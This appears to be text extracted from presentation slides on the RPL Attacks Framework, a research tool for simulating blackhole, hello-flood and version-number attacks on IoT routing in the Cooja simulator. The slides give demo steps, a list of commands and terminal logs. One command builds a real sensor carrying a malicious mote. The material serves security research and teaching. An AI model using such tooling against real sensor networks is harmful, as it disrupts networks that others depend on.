
user@rpl-attacks-framework:rpl-attacks>> demo
2018-11-30 12:48:21 rpla[6623] INFO STARTING THE DEMO
2018-11-30 12:48:22 rpla[6623] INFO CREATING EXPERIMENT 'blackhole-attack'
2018-11-30 12:48:32 rpla[6623] INFO CREATING EXPERIMENT 'hello-flood-attack'
2018-11-30 12:48:43 rpla[6623] INFO CREATING EXPERIMENT 'version-number-attack'
2018-11-30 12:48:53 rpla[6623] INFO PROCESSING EXPERIMENT 'version-number-attack'
2018-11-30 12:51:17 rpla[6623] INFO PROCESSING EXPERIMENT 'blackhole-attack'
2018-11-30 12:53:34 rpla[6623] INFO PROCESSING EXPERIMENT 'hello-flood-attack'
user@rpl-attacks-framework:rpl-attacks>>
```


RPLAF in a nutshell > Demo 3 : Start the built-in demo

- Start : Framework started
- Actions :
 - 1) Type “demo”
- End State :
 - ✓ Demo campaign created in experiments folder
 - ✓ Demo campaign run, reports ready



RPLAF in a nutshell > Demo 3 : Start the built-in demo




Demo Time

Outline

- Introduction
- Background
- RPLA in a nutshell
- **Managing simulations**
 - Basics
 - Demo 4 : Make an experiment
 - Demo 5 : Make a campaign
 - Demo 6 : Tune a report
- Building attacks
- Conclusion

Managing simulations > Basics

• Entities



• Commands

	prepare
make	make_all
cooja	
remake	remake_all
run	run_all
report	
clean	clean_all
build	

Make a new JSON campaign file

Make a new experiment / all experiments from a JSON campaign file

Edit the experiment's simulation with a malicious mote in Cooja

Remake the malicious mote for an experiment / all experiments from a campaign

Run an experiment / all experiments from a campaign


Generate the report of an experiment

Remove an experiment / all experiments from a campaign

Build the real sensor with the malicious mote of an experiment

Managing simulations > Basics

- Process




- Demonstrations

- 4) Make + Edit + Run (single experiment)
- 5) Make + Edit + Run (campaign)
- 6) Report (single experiment)

Managing simulations > Demo 4 : Make an experiment

- Start : Framework started
- Actions :
 - 1) Type “make test”
 - 2) Type “cooja test”
 - 3) Type “run test”
- Output :
 - ✓ New test experiment created in experiments folder
 - ✓ New test experiment tuned
 - ✓ New test experiment run, report ready



```
RPL Attacks Framework [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
Activités Terminal Fr 12:39


Terminal
File Edit View Search Terminal Help

RPL Attacks Framework
Type help or ? to list commands.
NB: Spaces are separators ; DO NOT use spaces in arguments !


user@rpl-attacks-framework:rpl-attacks>> make test
2018-11-30 12:39:22 rpla[6623] INFO CREATING EXPERIMENT 'test'
user@rpl-attacks-framework:rpl-attacks>>
```

Managing simulations > Demo 4 : Make an experiment

- Start : Framework started
- Actions :
 - 1) Type “make test”
 - 2) Type “cooja test”
 - 3) Type “run test”
- Output :
 - ✓ New test experiment created in experiments folder
 - ✓ New test experiment tuned
 - ✓ New test experiment run, report ready




Managing simulations > Demo 4 : Make an experiment



Managing simulations > Demo 5 : Make a campaign

- Start : Framework started
- Actions :
 - 1) Type “prepare tests”
 - 2) Edit tests.json (exp. folder)
 - 3) Type “make_all tests”
 - 4) Type “run_all tests”
- Output :
 - ✓ tests campaign created (exp. folder)
 - ✓ tests child exp. created (exp. folder)
 - ✓ tests child exp. run, reports ready



